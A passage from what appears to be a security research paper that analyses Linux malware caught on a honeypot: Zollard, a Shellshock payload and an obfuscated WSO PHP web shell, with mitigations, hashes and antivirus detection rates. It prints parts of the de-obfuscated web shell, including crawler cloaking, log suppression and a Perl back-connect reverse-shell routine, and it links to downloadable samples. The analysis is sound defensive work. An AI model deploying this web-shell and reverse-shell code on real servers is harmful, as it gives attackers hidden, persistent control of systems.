
Figure 9:
Invoking minerd with a username and password

Although some the printed characters extracted from the Zollard specimen using strings may be "planted" (Malin, Casey, & Aquilina, 2014) the CVE-2012-1823 exploit code corroborates the exploit attempt shown in Figure 2. The digital currency mining program indicates that the malware author has financial motivation.

4.3. PHP Web Shell Payload

When the WordPress "WP All Import" plugin vulnerability was exploited, a file named cache.php was uploaded during the exploitation. Viewing the cache.php file shows signs of obfuscation, verified by the use of the "preg_replace" function and the seemingly garbled parameter passed in the function.

Several methods are available to de-obfuscate the file, internet services such as www.unphp.net or can be performed locally using Evalhook PHP library method (Sorbier, 2010)




```
<?php if (!empty($_SERVER['HTTP_USER_AGENT'])) {
    $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex", "Rambler");
    if (preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}
@ini_set('error_log', NULL);
@ini_set('log_errors', 0);
@ini_set('max_execution_time', 0);
@set_time_limit(0);
@set_magic_quotes_runtime(0);
@define('WSO_VERSION', '2.5');
if (get_magic_quotes_gpc()) {
```

Figure 10:
Unphp.net output of the de-obfuscated version of cache.php

The de-obfuscated version shows several interesting pieces of information. Cache.php is performing a comparison using the preg_match function of the HTTP header user-agent and returning a "404 Not Found" when visited by several popular web crawlers. The altered response logic could indicate an attempt to conceal cache.php from being visited by web crawlers and therefore avoiding detection. An internet search using the "WSO_VERSION" string revealed a Google code repository and described the software as a "web shell" (unknown, 2015). Web shells are often used as a persistence method or as a backdoor by attackers after compromising a system. Reviewing the source code revealed a similar code behavior to the cache.php file. The Google code site also includes an "undetectable" version of the web shell available for download with similar obfuscation to the cache.php file collected.

The web shell script can be used to perform a variety of activities, giving the attacker full control of the compromised system. Features include support for both Windows and Linux-based systems, interactive shell, file browser and brute force features (Figure 11) and Reverse Shell capabilities (Figure 12).




```
Uname: Linux localhost.localdomain 2.6.32-279.el6.x86_64 #1 SMP Fri Jun 22 12:19:21 UTC 2012 x86_64 [exploit-db.com]
User:  0 ( root ) Group: 0 ( ? )
Php:   5.3.3 Safe mode: OFF [ phpinfo ] Datetime: 2015-05-06 20:12:28
Hdd:   11.39 GB Free: 8.90 GB (78%)
Cwd:   /var/ drwxr-xr-x [ home ]
                                                                                Windows-1251
                                                                                Server IP:
                                                                                192.168.100.234
                                                                                Client IP:
                                                                                192.168.0.109
[ Sec. Info ]  [ Files ]  [ Console ]  [ Sql ]  [ Php ]  [ String tools ]  [ Bruteforce ]  [ Network ]  [ Self remove ]

Bruteforce
Type         FTP
Server:port  127.0.0.1
Brute type   ○ /etc/passwd
               ☑ reverse (login -> nigol)
             ● Dictionary
               Login       root
               Dictionary  /var/passwd.dic
             >>

Change dir:                         Read file:
/var/                        >>                                >>
Make dir: (Not writable)            Make file: (Not writable)
                             >>                                >>
Execute:                            Upload file: (Not writable)
                             >>     Choose File  No file chosen  >>
```

Figure 11:
Brute force options for "WSO Web shell"



```
Port: <input type='text' name='port' value='31337'> <input type=submit value='>>'>
</form>
<form name='nfp' onSubmit=\"g(null,null,'bcp',this.server.value,this.port.value);return false;\">
<span>Back-connect  [perl]</span><br/>
Server: <input type='text' name='server' value='" . $_SERVER['REMOTE_ADDR'] . "'> Port: <input type='text' name='port' value='31337'> <input type=submit value='>>'>
</form><br>";
                                                                if (isset($_POST['p1'])) {
                                                                    function cf($f, $t) {
                                                                        $w = @fopen($f, "w") or @function_exists('file_put_contents');
                                                                        if ($w) {
                                                                            @fwrite($w, base64_decode($t));
                                                                            @fclose($w);
                                                                        }
                                                                    }
                                                                    if ($_POST['p1'] == 'bpp') {
                                                                        cf("/tmp/bp.pl", $bind_port_p);
                                                                        $out = wsoEx("perl /tmp/bp.pl " . $_POST['p2'] . " 1>/dev/null 2>&1 &");
                                                                        sleep(1);
                                                                        echo "<pre class=ml1>$out
. wsoEx("ps aux | grep bp.pl") . "</pre>";
                                                                        unlink("/tmp/bp.pl");
                                                                    }
                                                                    if ($_POST['p1'] == 'bcp') {
                                                                        cf("/tmp/bc.pl", $back_connect_p);
                                                                        $out = wsoEx("perl /tmp/bc.pl " . $_POST['p2'] . " " . $_POST['p3'] . " 1>/dev/null 2>&1 &");
                                                                        sleep(1);
                                                                        echo "<pre class=ml1>$out
. wsoEx("ps aux | grep bc.pl") . "</pre>";
                                                                        unlink("/tmp/bc.pl");
```

Figure 12:
Reverse Shell code calling a Perl script in /tmp/bc.pl

4.4. Common characteristics among the sample payloads

Many of the malware specimens gathered including all 3 samples analyzed relied on downloading malicious executables to or executing code from the /tmp directory. This particular malware technique can be mitigated by mounting the /tmp partition with the "noexec" option (Negus, 2012). Mounting a partition with the "noexec" options will prevent executable files from running in the /tmp directory.

Additionally both the BASH bug speciment and Zollard speciment retrieved files from non-standard HTTP ports (see Figure 1, 4 and 9). An egress firewall policy may not have prevented exploitation but would have prevented the download of payload executables in both examples of TCP ports 911 and 58455. Traffic on a Non-standard HTTP port can also be detected by most instruction detection systems. Snort for example offers the "detect_anomalous_servers" option in the Snort HTTP Preprocessor (Roelker, 2015). However this feature is disabled by default (The Snort Team, 2015).

Host-based antivirus software detection was marginal: ranging from 22% to 46% detection rate of the sample set. Although antivirus software assisted in identifying and categorizing some of the malware samples it was unable to detect a majority of the samples gathered.

All three specimens analyzed and the entire sample set were detected using the ModSecurity web application firewall. Without monitoring of the web application layer, detecting and logging complete malware exploitation attempts would not be possible. Modsecurity provided complete audit logging of the HTTP request and HTTP response including the parameters. This level of logging is not possible with a native Apache webserver for a production system (Ford, 2008).

5.Conclusions

Despite popular perception, Linux can be vulnerable to a variety of malware. Existing host-based defense such as antivirus software is marginal at detecting or preventing Linux malware threats. Based on organizational risk tolerance additional security controls may be required to prevent or identify Linux malware infections. Utilizing a combination of system hardening techniques and network based controls can provide an additional layer of security. Incident response capabilities may also require adjustment to detect and respond to the growing threat of Linux malware.

6.Bibliography

Amine, A., Mohamed, O. A., & Benatallah, B. (2014). *Network Security Technologies: Design and Applications: Design and Applications.* Information Science Reference.

Coin Cadence. (2015). *P2Pool.org*. Retrieved from P2Pool.org: http://p2pool.org/

cpuminer. (2015). *cpuminer download | SourceForge.net*. Retrieved from SourceForge: http://sourceforge.net/projects/cpuminer/

Cyrus Peikari, A. C. (2004). *Security Warrior.* O'Reilly Media, Inc.

Fedora Project. (2012, 9 03). *Fedora: Features*. Retrieved from Fedora Project: http://fedoraproject.org/en/features/

Ford, A. (2008). *Apache 2 Pocket Reference: For Apache Programmers & Administrators.*

Free Software Foundation. (2015, March). *Introduction to GNU Wget*. Retrieved from GNU.org: http://www.gnu.org/software/wget/

Gartner. (2014). *Gartner Says 4.9 Billion Connected "Things" Will Be in Use in 2015*. Retrieved from Gartner.com: http://www.gartner.com/newsroom/id/2905717

Gartner. (2015). *Gartner Says 4.9 Billion Connected "Things" Will Be in Use in 2015*. Retrieved from Gartner Research: http://www.gartner.com/newsroom/id/2905717

Imperva. (2014). *Blog.Imperva.com*. Retrieved from http://blog.imperva.com/2014/03/threat-advisory-php-cgi-at-your-command.html

Imperva. (2014). *WEB APPLICATION ATTACK REPORT Edition #5.* Imperva. Retrieved from http://www.imperva.com/docs/HII_Web_Application_Attack_Report_Ed5.pdf

Malin, C., Casey, E., & Aquilina, J. (2014). *Malware Forensics Field Guide for Linux Systems.* Syngress.

Negus, C. (2012). *Linux Bible 8th addition.* John Wiley & Sons, Inc.

NIST. (2014). *National Vulnerability Database*. Retrieved from https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271

Packet Storm Security. (2015, March 2). *WordPress WP All 3.2.3 Shell Upload*. Retrieved from Packet Storm Security: http://packetstormsecurity.com/files/130596/WordPress-WP-All-3.2.3-Shell-Upload.html

Redhat Software. (2014). *Mitigating the shellshock vulnerability (CVE-2014-6271 and CVE-2014-7169)*. Retrieved from Redhat Customer Portal: https://access.redhat.com/articles/1212303

Rovelli, P. (2015, 03 26). *Don't believe these four myths about linux security*. Retrieved from Sophos Blog: https://blogs.sophos.com/2015/03/26/dont-believe-these-four-myths-about-linux-security/

SANS Technology Institute. (2015). *FOR 610.1 Malware Analysis Fundamentals .* SANS Technology Institute.

Sophos. (2013). *Do You Need Antivirus on Linux Servers*. Retrieved from Sophos Blog: https://blogs.sophos.com/2013/12/09/do-you-need-antivirus-on-linux-servers/

Sophos. (2015). *Don't Believe these four myths about Linux Security*. Retrieved from Sophos Blog: https://blogs.sophos.com/2015/03/26/dont-believe-these-four-myths-about-linux-security/

SourceFire. (2015). *About CLAMAV*. Retrieved from CLAMAV.net: http://www.clamav.net/about.html

Sucuri. (2015, May 6). *Wordpress Vulnerability Statistics*. Retrieved from WPScan Vulnerability Database: https://wpvulndb.com/statistics

Ubuntu. (2015). *Do I need anti-virus software? .* Retrieved from Ubuntu Documentation: https://help.ubuntu.com/stable/ubuntu-help/net-antivirus.html

Ullrich, J. (2014). *Update on CVE-2014-6271: Vulnerability in bash (shellshock)*. Retrieved from SANS Internet Storm Center: https://isc.sans.edu/forums/diary/Update+on+CVE20146271+Vulnerability+in+bash+shellshock/18707/

unknown. (2015). *wso-web-shell-2-8*. Retrieved from Google Code: https://code.google.com/p/wso-web-shell-2-8/

Vacca, J. (2014). *Managing Information Security: Second Edition.* Waltham, MA: Syngress.

VDC Research. (2015). *The Global Market for IoT and Embedded Operating systems.* Retrieved from http://www.vdcresearch.com/esw/14_ESW_EmbeddedOS%20Report_Exec_Brief.pdf

W3 Techs. (2015). *Usage of operating systems for websites*. Retrieved from W3 Techs: http://w3techs.com/technologies/overview/operating_system/all

WP All Import. (2015, February 26). *WP All Import Blog*. Retrieved from WP All Import : http://www.wpallimport.com/2015/02/wp-import-4-1-1-mandatory-security-update/

7. Appendix A: Additional Payload information

7.1. “ShellShock” Payload filename: “java”

MD5 Hashsum: 15293d54a15e7ffe3e23c5c15d895cd7

SHA1 HashSum: 42aac86ae8627b1c9e6f681672519b73c580d132

SHA256 Hashsum:

098a02314cbf266566705b37b0ccc74eca66670f7ea75518bfc23d6843bbb478

Antivirus results:

CLAMAV: Linux.Trojan.Agent

# freshclam --version

ClamAV 0.98.4/20330/Wed Apr 15 13:19:08 2015

7.2. Zollard sample

Received March 11th, 2015 9:52:52 Mountain Time.

Payload hashes:

MD5 Hashsums:

Arm: 34430c246b8740ffa208b38a0077160d

Armeabi: 8f8ddea8754181980823270da778c36b

Mips: bc7230fefef2f6ac7d7da2f33c5dfe82

Mipsel: 51e5648bee24384d46439887702b103b

Ppc: 01ad371d727a5aede23a6afd803f5abe

Sig: 7507888ab086e75af849f0970e963788

X86: 0e60bac86972e2cfc328332ce37a59af

Nodes: (Payload could not be downloaded)

SHA1 Hashsums

Arm: 1713331dca6d9b798a032abae10fa2cfd54e48d3

Armeabi: 3f693ac6961db906fdb732442c90db6782921574


Mips: 635f90418458dce5408c4a875b51de355cfe541f

Mipsel: a5530c5dcc91e7bf6b535ce45cc39000c92e14ae

Ppc: c1984b7056bd9c828d096d7e02477b3a480963d6

Sig: af95eacc89954bb94a645de0f7f1714b7e5e3a0e

X86: b4aff97660a9cb6c3710f5e95703d2c04cc2bac7



```
[redacted]~/Desktop/Malware Samples/zollardsamples# freshclam
ClamAV update process started at Sat Jun 13 19:51:43 2015
WARNING: Your ClamAV installation is OUTDATED!
WARNING: Local version: 0.98.5 Recommended version: 0.98.7
DON'T PANIC! Read http://www.clamav.net/support/faq
main.cvd is up to date (version: 55, sigs: 2424225, f-level: 60, builder: neo)
daily.cld is up to date (version: 20565, sigs: 1423137, f-level: 63, builder: neo)
bytecode.cld is up to date (version: 259, sigs: 46, f-level: 63, builder: shurley)
[redacted]~/Desktop/Malware Samples/zollardsamples# clamscan * --scan-elf=yes
arm: OK
armeabi: OK
mips: OK
mipsel: OK
ppc: OK
sig: OK
x86: OK

----------- SCAN SUMMARY -----------
Known viruses: 3841819
Engine version: 0.98.5
Scanned directories: 0
Scanned files: 7
Infected files: 0
Data scanned: 0.62 MB
Data read: 0.62 MB (ratio 1.00:1)
Time: 7.803 sec (0 m 7 s)
```

Figure 13
CLAMAV with fully up to date signature set is unable to detect the Zollard specimens

All undetected specimens have been submitted as false negatives to the CLAMAV Project.

7.3. PHP Web Shell

Cache.php was uploaded to WordPress Honeypot on March 11th, 2015 at 7:12:20 AM Mountain time.

Deobfuscated using www.unphp.net

Recent version of WSO is available at https://code.google.com/p/wso-web-shell-2-8/

Author Name, email@address

7.4. Malware Detection Rates

	CLAMAV	SOPHOS	McAfee
Samples Detected:	**16**	**23**	**11**
Percentage Detected:	32.65%	46.94%	22.45%

File MD5 Hash Sum	File Name	CLAM	SOPHOS	McAfee
9f5049a1f72b215d122d8c13c77301c8	24	1	1	
6dbfc80bf15d53f368de024ce88df625	32	1	1	
a1137767e888fd9ab8b8997ad6c9869c	60	1	1	
3f5a5a33f4fcca7315f30b843eb9cf0f	64	1	1	
a868ffa2d3fa27e83d96326efd9b3c55	200			
df74b22da652138530d1a5ee4e658dc1	72464	1	1	1
1ee789f4d226bd1c37c47d7f264eb506	.nynew57.tar.gz		1	
593e887daed8cdbb22e04e6c22b75855	.p	1		1
a2f420feae93d2180371ac050b524c5a	900.htm	1	1	1
34430c246b8740ffa208b38a0077160d	arm		1	
8f8ddea8754181980823270da778c36b	armeabi		1	
9b326fac414287d29156eb6060a0f4e0	cache.php	1	1	
e94240600a3cb44e14d36f37debf0ff5	cata.txt			
7ae21f4543fe5f842a7bb9f79d95a88e	den	1	1	
ce68f4076df62a1ecd10b1ee36bdac11	htrdps			
98d1aab6b0e9b5e025437d0de3541ef3	i.gif			
e6fd384bd9a7778364882c1a01ad2164	i2.gif			
4ffd55ea9cd52950762804d8cc15a48f	index.html			
505acc040e76f83373f0f64b7f887ba1	index2.html			
77d384ae88d205f112c48936b3f1639f	inf.sh			
15293d54a15e7ffe3e23c5c15d895cd7	java	1	1	
e31c1cc471935fee273df0e2811bbe47	kthread			
4582febf8b6533329939f7a1b35d87ce	m.txt			
bc7230fefef2f6ac7d7da2f33c5dfe82	mips		1	
51e5648bee24384d46439887702b103b	mipsel		1	1
bf6d34cc16eed1de59b94a02da9784d0	muh.zip			
871eb62f62dbda3f0ba89e77af308892	mydg32.tar.gz			
d41d8cd98f00b204e9800998ecf8427e	news			
e7d1e67d9cda78833534218062c338e5	nynew54.gif		1	1
9c415bbe3fcd2be3fa4712d759e8023d	ou.pl	1	1	1
e278bf1069934064fa69ac5efa495316	p.py			
01ad371d727a5aede23a6afd803f5abe	ppc		1	

1833c07c61440cfc1cfaa074c69d757d	pr.gif			
5ef666696edb86953c516da80d9e95d2	psrs			
00886e49d08a9bc3c3ae2fb24437d622	r2.php	1		
4bc0e3c209e0686e8cc1ad46b0df6300	rio.zip	1	1	1
1ee789f4d226bd1c37c47d7f264eb506	sample.tar.gz		1	1
c15d21180b7cf946a306d2fb09efd518	sc.gif			
8a1210e2f4ddf015d34d583b163b7ce8	sh			
22d736bf26234260b446ce97adb54570	shms			
7507888ab086e75af849f0970e963788	sig			
34ec9995dd96bec233e49914524a3a0c	syn			
ad330959e7394ad6a4065df402832c4d	test.pl	1		1
7e48b46e2a0c31216464842f731dc8e9	TSm	1	1	1
70e6882fbc41586587621f05bae8ae66	tt.tgz			
c2e4f63cdae81a798bbd2780176dac32	udpa		1	
0a235ab6be81c376ac5be288cd95a6a6	windosy		1	
621023ab22a79f1d29c888736dd3f875	x.zip	1	1	1
0e60bac86972e2cfc328332ce37a59af	x86			

7.5. Download Malware samples

All malware samples are available for download at http://altitudeinfosec.com/presentations